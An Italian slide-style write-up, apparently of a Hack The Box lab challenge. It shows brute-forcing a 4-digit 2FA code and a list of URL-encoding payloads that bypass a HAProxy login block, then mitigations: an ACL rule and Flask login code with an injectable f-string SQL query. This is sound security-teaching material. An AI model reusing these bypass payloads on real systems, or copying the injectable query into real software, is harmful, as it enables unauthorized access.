
Dopo l'esito negativo del timing attack decidiamo di provare con un attacco di forza bruta.

Assumendo che il codice sia solo 4 cifre numeriche calcoliamo un massimo di  $10^4$  possibili combinazioni, che rende plausibile il nostro attacco nella finestra temporale di 5 minuti.




# Brute force attack

Per bypassare il 2FA utilizziamo lo stesso script del dictionary attack cambiando il dizionario con i possibili codici da 0000 a 9999


Risultato:

```
Try: 5552
Try: 5553
Try: 5554
Try: 5555
GOT IT!
2FA Code: 5556
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="/static/css/style.css">
    <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Press+Start+2P&display=swap">
    <script src="https://code.jquery.com/jquery-3.7.1.min.js"></script>
    <script src="/static/js/verify-2fa.js"></script>
    <title>Dashboard</title>
</head>
<body>
    <div class="container">
        <div class="content">
            Welcome, here is your flag: <b> HTB{f4k3_f14g_f0r_t3st1ng} </b>
        </div>
    </div>
</body>
</html>
```


Messaggio di rottura  
2FA



# Albero di attacco completo



# Sfida vinta



# Mitigazione #1

## Attacco fuzzer

Il lancio dell'errore 403 quando si apre la login avviene dal proxy

Per risolvere la vulnerabilità del sito ci rifacciamo a:

- documentazione del proxy: <https://docs.haproxy.org/>
- file di configurazione **haproxy.cfg**



Dal file di configurazione notiamo che c'è una riga che verifica le path che inziano per /auth/login:

```
http-request deny if { path_beg /auth/login}
```

Idea: utilizziamo le ACL fornite dal proxy, elencate sulla documentazione

# Mitigazione #1


## Attacco fuzzer

ACL derivatives :

- path : exact string match
- path\_beg : prefix match
- path\_dir : subdir match
- path\_dom : domain match
- path\_reg : regex match
- path\_sub : substring match ...

Sostituiamo la riga: `http-request deny if { path_beg /auth/login}`  
con le due istruzioni:

- `acl check_login path_sub login` → Se la parola “login” è presente, il valore è true
- `http-request deny if check_login` → Nega l’accesso se check\_login è true



# Mitigazione #1

## Attacco fuzzer

Rieseguiamo l'attacco fuzzing usando tutte le possibili varianti e filtriamo i response code 200. Gli unici payload con response code 200 hanno lunghezza 3656 che è la pagina home e non la login.

```
nik@LAPTOP-QF1B0J7V:~/BypassFuzzer-main$ python3 bypassfuzzer.py -u http://192.168.1.214:1337/auth/login --export-endpoints risultati.txt | grep 200
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/#?auth#/?login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/#?auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/#auth#/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/#auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/%2f?;auth%2f?;/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/%2f?;auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/#auth#/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/#auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/?;auth?;/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/?;auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/?auth?/?/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/?auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/?#auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/?#auth?#/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/?;auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/?;auth?;/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/??auth??/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/?auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.214:1337/?auth?/login
```

# Mitigazione #2

## SQL injection

Funzione di Login

```
@login_bp.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":

        username = request.form.get("username")
        password = request.form.get("password")

        if not username or not password:
            return render_template("public/login.html", error_message="Username or password is empty!"), 400
    try:
        user = query_db(
            f"SELECT username, password FROM users WHERE username = '{username}' AND password = '{password}'",
            one=True,
        )
        if user is None:
            return render_template("public/login.html", error_message="Invalid username or password"), 400
        set_2fa_code(4)


        return redirect("/auth/verify-2fa")
    finally:
        close_db()
return render_template("public/login.html")
```

Username e Password

Query SQL vulnerabile

